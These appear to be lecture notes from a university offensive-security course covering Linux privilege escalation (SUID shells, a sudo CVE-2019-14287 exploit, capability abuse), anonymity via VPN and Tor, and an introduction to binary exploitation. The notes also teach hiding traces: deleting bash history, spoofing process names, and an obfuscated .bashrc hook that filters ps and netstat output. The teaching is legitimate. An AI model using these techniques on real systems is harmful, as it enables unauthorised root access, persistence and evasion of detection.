1. Get as much information as you can
  - a. Versions of everything
  - b. Programs installed
  - c. Times
  - d. Users
  - e. IPs
2. Local misconfigurations
  - a. 99% of the time, the attacks are a misconfiguration of something.
  - b. Old misconfigurations: SUID binaries
    1. What are they?
      - a. Files with special bits set in permission:
        - i. SetUID: The process is created with the 'user permissions' of the user owner of the file
        - ii. SetGID: The process is created with the 'group permission' of the user owner of the file
        - iii. Sticky Bit: The files in the directory with sticky bit can only be deleted by their owners.

### Example 2 - SUID


Consider the following example:

Passwords are stored in `/etc/shadow`. Only `root` can read and modify the file. How can a non-privileged user change their password?

**Answer:** SUID binaries (set user id)

`passwd` binary (`/usr/bin/passwd`)





(Credit: <https://tonydeng.github.io/>)

Examples of SUID binaries commonly found in Linux systems:

- passwd
- sudo
- su
- umount
- mount
- newgrp
- chfn
- gpasswd

How to find them in your system?

- `find / -perm -u=s -type f -exec ls -la {} 2>/dev/null \;`
  - `/ ->` search everywhere (start from the root)
  - `-p -u=s ->` search for files where user sticky bit in user is set
  - `-type f ->` search for files (skip directories and special files)
  - `-exec ls -la {} ->` execute “ls -la” with filename(s) found
  - `2>/dev/null ->` discard stderr
- Alternatively:
  - `find / -perm -4000 -type f -exec ls -la {} 2>/dev/null \;`

How do we set the SUID bit?

As **root**

1. `chmod 4755 <file>` OR `chmod +s <file>`
2. You can use this technique to have a type of 'backdoor' if you ever get root. And gain persistence.
3. SUID example, **as root**
  - a. Create a file with this content in `/tmp/suid_example.c`
    - i. 

```
int main(void)
{
 setresuid(0, 0, 0);
 system("/bin/sh");
}
```
  - b. `gcc /tmp/suid_example.c -o /tmp/suid_example` (compile)
  - c. `chown root.root /tmp/suid_example` (make root owner, needs root)
  - d. `chmod +x /tmp/suid_example` (give execution permissions)
  - e. `chmod +s /tmp/suid_example` (make SUID)
  - f. Change into the user **myvictim** (still as root)
    - i. `su - myvictim`
    - ii. `id`
    - iii. `/tmp/suid_example`
    - iv. `id`

## Finding ways to escalate privileges

- Login brute forcing and social engineering too!
- List of things to do to get root
- <https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Linux%20-%20Privilege%20Escalation.md#ld-preload-and-passwd> .
- Local exploits in the kernel (very difficult to find)
- Example from 2022: <https://www.openwall.com/lists/oss-security/2022/10/13/2>
- Local exploits in programs (a little more common)

## PEASS-ng

A very good way to check is to run PEASS-ng (formerly LinPEAS) - Privilege Escalation Awesome Scripts SUITE (preferably not as root)

1. `curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh`
2. [Sample report](#):

## GTFOBins

List of ways how we can exploit misconfigured binaries to ~~get the f\*\*k~~ break out restricted shells, escalate or maintain elevated privileges: <https://gtfobins.github.io/>

1. What are restricted shells?
2. As **root**
  - a. `echo "hello BSY class" > /tmp/secret_file.txt`
  - b. `chmod 400 /tmp/secret_file.txt`
  - c. `sudo install -m =xs $(which base64) /tmp/base64_bad`
3. As **myvictim**
  - a. `cat /tmp/secret_file.txt`
  - b. `/tmp/base64_bad /tmp/secret_file.txt | base64 --decode`

## Example 2 - SUDO issue CVE-2019-14287

<https://thehackernews.com/2019/10/linux-sudo-run-as-root-flaw.html>

“In a specific scenario where you have been allowed to run a specific, or any, command as any other user except the root, the vulnerability could still allow you to bypass this security policy and take complete control over the system as root.”

### 1. How to exploit:

<https://thehackernews.com/2019/10/linux-sudo-run-as-root-flaw.html>

#### a. As **root**

i. Copy the vulnerable sudo binary to /tmp

1. `cp /data/sudo_1_8_24 /tmp/`

ii. Give permissions

1. `chmod u+s /tmp/sudo_1_8_24`

#### 2. FIX THE PROBLEM OF MISSING LIBRARY:

`ln -s /usr/lib/sudo/libsudo_util.so.0 /lib/libsudo_util.so.0`

#### b. As **myvictim**

i. Check the user's sudo permissions

1. `sudo -l`

c. Let's add a vulnerable configuration

#### d. As **root**

i. Edit `/etc/sudoers` as root and add

1. Use visudo

a. `visudo`

2. Why not edit by hand?

a. Because visudo checks the syntax and also is one atomic operation

3. `myvictim ALL=(ALL, !root) /usr/bin/vim`

4. This means that user **myvictim** may run Vim as any other user but not as root.
- e. No need in our Dockers
  - i. Comment out the last line of the sudoers file (@includedir /etc/sudoers.d)
- f. So user myvictim can't normally run vim as root
- g. As **myvictim**
  - i. `sudo vim`
  - ii. Equal to `/tmp/sudo_1_8_24 -u#0 /usr/bin/vim`
  - iii. *Sorry, the user mydummy is not allowed to execute '/usr/bin/vim' as root on bsy\_xx.*
- h. User myvictim can exploit the vulnerability and run the binary vim as root now!
  - i. `/tmp/sudo_1_8_24 -u#-1 /usr/bin/vim`
    1. -u -> run with
2. Now we have a vim as root, but what next?
  - a. How can you imagine you can exploit this?
    - i. `/tmp/sudo_1_8_24 -u#-1 /usr/bin/vim -c '!sh'`

Extra:

1. Install a program that will keep your access (future class)
2. Read more about other SUDO vulnerabilities:
  - a. <https://hamzakhattak.medium.com/sudo-vulnerability-in-linux-lead-to-privilege-escalation-cve-2023-22809-fbb7f300ef49>
  - b. <https://www.whitesourcesoftware.com/resources/blog/new-vulnerability-in-sudo-cve-2019-14287/>
  - c. <https://nvd.nist.gov/vuln/detail/CVE-2021-3156>

### Example 3 - binaries with setuid capabilities

Recap - What are capabilities?

1. `getcap -r / 2>/dev/null`
2. As **root**
  - a. `setcap cap_setuid+ep /usr/bin/python3.8`
3. As **myvictim**
  - a. `/usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash");'`
  - b. `id`

## Staying under the radar

### Hiding our IP (and other connection properties)

#### Proxy

A proxy server is a system or router that provides a gateway between users and the internet or vice versa

#### Rotating proxy

- automatically changes the IP address
- Tim-based/request-based
- Reduces the risk of IP blocking

(Source: [https://en.wikipedia.org/wiki/Reverse\\_proxy](https://en.wikipedia.org/wiki/Reverse_proxy))

#### Dangers

- Proxy sees your data
- Lack of encryption

### Virtual Private Network VPN (10min)

Encrypted tunnel for **selected traffic of the device**

1. Encryption (Who has the key?)
2. Geolocation
3. Who resolves the DNS requests?
4. Providers with no-logs policy (in theory)


#### SSL VPN

1. Actually TLS

2. Browser-based (limited to the browser instance)
3. Authentication by certificates (trusted third party)

### IPSec (Internet Protocol Security) VPNs

1. Secure connection between the host and the private network (IPSec tunneling)
2. Provides Authentication, Confidentiality and Integrity
3. IPSec components:
  - a. Internet Key Exchange (IKE) - builds **security associations**
    - i. Framework for policy negotiation and key management
      1. Phase 1 (management) - Policy set
        - a. Authentication channel
        - b. DH parameters
        - c. Encryption algorithm
        - d. Hashing algorithm
        - e. Key lifetime



2. Phase 2 IPSec Transform set (How do we secure data)
  - a. Similar to phase 1
  - b. Selection of encapsulation protocol
  - c. Creation of Security parameter index (SPI)

IKE builds the tunnels for us but it doesn't authenticate or encrypt user data. We use two other encapsulation protocols for this:

1. AH (Authentication Header) - Authentication, Integrity
2. ESP (Encapsulating Security Payload) - Authentication, Integrity, Encryption

Both protocols support two modes:

1. Transport mode (original IP header)
2. Tunnel (new IP header)


### Authentication Header Protocol

1. No Encryption
2. Integrity check by hashing fields of IP header (most of them)

## LESSON 6 / PRIVILEGE ESCALATION, PERSISTENCE, SIDE-CHANNEL ATTACKS

```
Frame 1: 138 bytes on wire (1104 bits), 138 bytes captured (1104 bits) on interface 0
Ethernet II, Src: Cisco_8b:36:d0 (00:1d:a1:8b:36:d0), Dst: Cisco_ed:7a:f0 (00:17:5a:ed:7a:f0)
Internet Protocol Version 4, Src: 192.168.12.1 (192.168.12.1), Dst: 192.168.12.2 (192.168.12.2)
 Version: 4
 Header Length: 20 bytes
 Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00: Not-ECT (Not ECN-Capable Transport))
 Total Length: 124
 Identification: 0x0028 (40)
 Flags: 0x00
 Fragment offset: 0
 Time to live: 255
 Protocol: Authentication Header (51)
 Header checksum: 0x21d3 [validation disabled]
 Source: 192.168.12.1 (192.168.12.1)
 Destination: 192.168.12.2 (192.168.12.2)
 [Source GeoIP: Unknown]
 [Destination GeoIP: Unknown]
Authentication Header
 Next Header: ICMP (0x01)
 Length: 24
 AH SPI: 0xcf54ccdf
 AH Sequence: 30
 AH ICV: aa9cafe5ed06d6c74cb3c671
Internet Control Message Protocol
 Type: 8 (Echo (ping) request)
 Code: 0
 Checksum: 0x7994 [correct]
 Identifier (BE): 8 (0x0008)
 Identifier (LE): 2048 (0x0800)
 Sequence number (BE): 0 (0x0000)
 Sequence number (LE): 0 (0x0000)
 [Response Frame: 2]
Data (72 bytes)
```

(Src: <https://networklessons.com/cisco/ccie-routing-switching/ipsec-internet-protocol-security> )






```

* Frame 1: 158 bytes on wire (1264 bits), 158 bytes captured (1264 bits) on interface 0
 Ethernet II, Src: Cisco_8b:36:d0 (00:1d:a1:8b:36:d0), Dst: Cisco_ed:7a:f0 (00:17:5a:ed:7a:f0)
 Internet Protocol Version 4, Src: 192.168.12.1 (192.168.12.1), Dst: 192.168.12.2 (192.168.12.2)
 Version: 4
 Header Length: 20 bytes
 Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00: Not-ECT (Not ECN-Capable Transport))
 Total Length: 144
 Identification: 0x0215 (533)
 Flags: 0x00
 Fragment offset: 0
 Time to live: 255
 Protocol: Authentication Header (51)
 Header checksum: 0x1fd2 [validation disabled]
 Source: 192.168.12.1 (192.168.12.1)
 Destination: 192.168.12.2 (192.168.12.2)
 [Source GeoIP: Unknown]
 [Destination GeoIP: Unknown]
 Authentication Header
 Next Header: IPIP (0x04)
 Length: 24
 AH SPI: 0x646adc80
 AH Sequence: 5
 AH ICV: 606d214066853c0390cfe577
 Internet Protocol Version 4, Src: 192.168.12.1 (192.168.12.1), Dst: 192.168.12.2 (192.168.12.2)
 Version: 4
 Header Length: 20 bytes
 Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00: Not-ECT (Not ECN-Capable Transport))
 Total Length: 100
 Identification: 0x003c (60)
 Flags: 0x00
 0... = Reserved bit: Not set
 .0.. = Don't fragment: Not set
 ..0. = More fragments: Not set
 Fragment offset: 0
 Time to live: 255
 Protocol: ICMP (1)
 Header checksum: 0x2209 [validation disabled]
 Source: 192.168.12.1 (192.168.12.1)
 Destination: 192.168.12.2 (192.168.12.2)
 [Source GeoIP: Unknown]
 [Destination GeoIP: Unknown]
 Internet Control Message Protocol

```

AH is not compatible with NAT! Fields in the IP header like TTL and the checksum are excluded by AH because it knows these will change. The IP addresses and port numbers however are included. If you change these with NAT, the ICV of AH fails.


## Encapsulating Security Payload Protocol (ESP)



```

* Frame 1: 166 bytes on wire (1328 bits), 166 bytes captured (1328 bits) on interface 0
 Ethernet II, Src: Cisco_8b:36:d0 (00:1d:a1:8b:36:d0), Dst: Cisco_ed:7a:f0 (00:17:5a:ed:7a:f0)
 Internet Protocol Version 4, Src: 192.168.12.1 (192.168.12.1), Dst: 192.168.12.2 (192.168.12.2)
 Version: 4
 Header Length: 20 bytes
 Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00: Not-ECT (Not ECN-Capable Transport))
 Total Length: 152
 Identification: 0x0042 (66)
 Flags: 0x00
 0... = Reserved bit: Not set
 .0... = Don't fragment: Not set
 ..0. = More fragments: Not set
 Fragment offset: 0
 Time to live: 255
 Protocol: Encap Security Payload (50)
 Header checksum: 0x219e [validation disabled]
 Source: 192.168.12.1 (192.168.12.1)
 Destination: 192.168.12.2 (192.168.12.2)
 [Source GeoIP: Unknown]
 [Destination GeoIP: Unknown]
 Encapsulating Security Payload
 ESP SPI: 0x36cb42df (919290591)
 ESP Sequence: 1

```




```

Frame 2: 182 bytes on wire (1456 bits), 182 bytes captured (1456 bits) on interface 0
Ethernet II, Src: Cisco_8b:36:d0 (00:1d:a1:8b:36:d0), Dst: Cisco_ed:7a:f0 (00:17:5a:ed:7a:f0)
Internet Protocol Version 4, Src: 192.168.12.1 (192.168.12.1), Dst: 192.168.12.2 (192.168.12.2)
 Version: 4
 Header Length: 20 bytes
 Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00: Not-ECT (Not ECN-Capable Transport))
 Total Length: 168
 Identification: 0x023e (574)
 Flags: 0x00
 Fragment offset: 0
 Time to live: 255
 Protocol: Encap Security Payload (50)
 Header checksum: 0x1f92 [validation disabled]
 Source: 192.168.12.1 (192.168.12.1)
 Destination: 192.168.12.2 (192.168.12.2)
 [Source GeoIP: Unknown]
 [Destination GeoIP: Unknown]
Encapsulating Security Payload
 ESP SPI: 0x8bb181a7 (2343666087)
 ESP Sequence: 5

```

Both ESP and AH can be used together, but it has significant overhead. Most VPNs use only ESP protocol for data encapsulation.



## DNS with VPN

If your VPN does not assign a new DNS for the VPN session then you will continue to use the DNS server(s) configured in your main Internet IP Stack

## TOR (The Onion Router) (10 min)

Tor is a popular way to gain significantly **more** anonymity than you would normally have online. NOT 100% safe

1. Onion Routing (1990)
  - a. Sequence of relays (nodes)
  - b. Entry, middle, and exit nodes
  - c. Each node only knows about the previous and following node




Diagram of TOR connection. Source: <https://cybernews.com/>

2. What to look out for when using TOR:
  - a. **NOT fully encrypted:** The final part of the communication is unencrypted
  - b. Can be (theoretically) deanonymized
  - c. Does not protect you against all fingerprinting methods

### TOR 101 Demo

1. Install Tor (already done in your dockers)
  - a. `apt install -y tor`
2. Configure the TOR service:
  - a. Edit `/etc/tor/torrc` with you preferred editor
    - i. `ControlPort 9051`
    - ii. `CookieAuthentication 0`
  - b. `service tor start`
3. `echo -e 'AUTHENTICATE' | nc 127.0.0.1 9051`
  - a. Expected output `250 OK`
4. `curl http://icanhazip.com/`
5. `torify curl http://icanhazip.com/`
6. Change the TOR IP (the exit node)
  - a. `echo -e 'AUTHENTICATE\r\nsignal NEWNYM\r\nQUIT' | nc 127.0.0.1 9051`
7. `whois $(curl http://icanhazip.com/)`
8. `whois $(torify curl http://icanhazip.com/)`
9. Stop the service after the demo
  - a. `service tor stop`
  - b. `kill -9 $(pidof tor)`

**!! DO NOT RUN TOR AS EXIT NODE OR RELAY IN THE DOCKERS !!**

## Hiding the activities in the target host

### Bash history

Where is it stored?

1. `echo $HISTFILE`
2. `cat $HISTFILE`
3. Check the last 5 commands with history:
  - a. `history 5`
4. Check the same with accessing the `.bash_history` directly:
  - a. `cat $HISTFILE | tail -n 5`

### Wait what?! Why is it different?

Usually, `~/.bash_history` is updated upon logout. Until then, commands are stored in memory.

**To force immediate storing commands to `~/.bash_history`:**

1. Add the following to `~/.bashrc`
  - a. `PROMPT_COMMAND='history -a'`

### Deleting commands from history

1. `history -d N`
  - a. `-d <number of commands>`
  - b. `-d <start>-<stop>`
2. Using this to immediately delete the trace of the command we run:
  - a. `echo "discreet";history -d $(history 1)`

Can we do this permanently?

1. Add the following to `~/.bashrc`
  - a. `HISTFILE=/dev/null`

### Hidding commands and processes

Where do we look for running processes?

We can pretend to be something else:

1. As **myvictim**
  - a. `(exec -a surelyNothingToWorryAbout nmap 192.168.0.1-200 -sV)`
  - b. `(exec -l nmap 192.168.0.1-200 -sV)`

2. As someone else:

a. ps -axjf

```

root@psylabs:~$ ps -axjf
PPID PID PGID SID TTY TPGID STAT UID TIME COMMAND
 0 1 1 1 ? -1 Ss 0 0:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
 1 485 485 485 ? -1 Ss 0 0:19 /usr/sbin/cron
 1 15582 15582 15582 ? -1 Ss1 0 0:16 /usr/sbin/rsyslogd
 1 442350 442350 442350 ? -1 Ss 0 0:00 sshd: root@pts/0
442350 442368 442368 442368 pts/0 443345 Ss 0 0:00 _ -bash
442368 443345 443345 442368 pts/0 443345 S+ 0 0:00 _ su - myvictim
443345 443346 443345 442368 pts/0 443345 S+ 1001 0:00 _ surelyNothingToWorryAbout 192.168.0.1-200 -sV
 1 443313 443313 443313 ? -1 Ss 0 0:00 sshd: root@pts/1
443313 443331 443331 443331 pts/1 443355 Ss 0 0:00 _ -bash
443331 443355 443355 443331 pts/1 443355 R+ 0 0:00 _ ps -axjf

```

We can hijack the output of tools that can detect us:

1. `echo 'ps(){ command ps "$@" | exec -a GREP grep -Fv -e nmap -e GREP; }' >> ~/.bashrc \ && touch -r /etc/passwd ~/.bashrc && source ~/.bashrc`

- a. The output of ps afx should not show the commands we filtered out anymore

## Connections

### Almost invisible SSH connection

1. From another terminal:

- a. `ssh -o UserKnownHostsFile=/dev/null -T -p 9173 myvictim@aconcagua.felk.cvut.cz "bash -i"`

- i. `-o UserKnownHostsFile=/dev/null` -> options for connection
- ii. `-T` -> Disable pseudo-terminal allocation
- iii. `-p` -> port to use for the SSH
- iv. `"bash -i"` -> commands are run non-interactively -> keep the terminal open

2. From root or myvictim:

- a. `w`
- b. `users`
- c. `netstat`

Why does netstat show our connection? Can you think of a way to solve this problem?

1. Lets hijack the netstat output:

- a. `echo 'netstat(){ command netstat "$@" | grep -Fv -e <yourIP>; }' >> ~/.bashrc && touch -r /etc/passwd ~/.bashrc && source ~/.bashrc`

**EXTRA:**

```
X='netstat(){ command netstat "$@" | grep -Fv -e :<port> -e <yourIP>; }'
```

```
echo "eval \$(echo \$(echo "$X" | xxd -ps -c1024)|xxd -r -ps) #Initialize PRNG"
>> ~/.bashrc && touch -r /etc/passwd ~/.bashrc && source ~/.bashrc
```

**!!! Don't forget to clean your docker!!!**

1. userdel myvictim
2. rm /tmp/sudo\_1\_8\_24
3. rm /tmp/base\_64\_bad
4. setcap -r /usr/bin/python3.8
5. cleanup ~/.bashrc of root
6. Pwncat users?
7. Authorized keys?
8. Remaining remote shells?
9. Cronjobs

## BINARY EXPLOITATION, FUZZING, SECURE CODING



*“The one where we smash the stack”*

### Binary exploitation

Goal: To **understand and exploit** unintended behavior in **binary files**

- Binary exploitation is the act of subverting a **compiled application** so that it fails in some manner that is **advantageous** to the exploiter. ([ref](#))
- Many different scenarios
  - What access do we have?
    - Do we have the source code?
    - Do we have the compiled binary?
    - Do we have access to the target system where the binary runs?
    - Blackbox - we have only access to the running application via a network socket



- What is the system's architecture and operating system?
  - Intel, ARM, Risc-V, Mips, ...?
- What binary protections are enabled?
  - Compiler wise
  - Operating system wise
- Examples
  - Memory corruption related
    - Stack buffer overflow: overwriting buffers beyond the allocated stack memory.
    - Heap buffer overflow: overwriting buffers beyond the allocated heap memory.
  - Format strings bugs
    - Popping out parts of process memory by abusing printf function
  - And many more up to your imagination
- Similar concepts with reverse engineering (covered in the following lecture by Mariko) with the difference that we try to understand the binary only to the extent that allows us to exploit it


## Binaries / Programs

- By **binary**, here we mean a compiled executable program.
- In this lecture, we will cover only the x86-64 architecture (Intel 64 bits) and ELF executables (executables for Linux).
  - The concepts among architectures are very similar.

## Virtual memory

- Virtual memory is a virtual address space owned by a single process. The allocated physical memory is mapped to parts of the virtual memory for each process by the operating system.

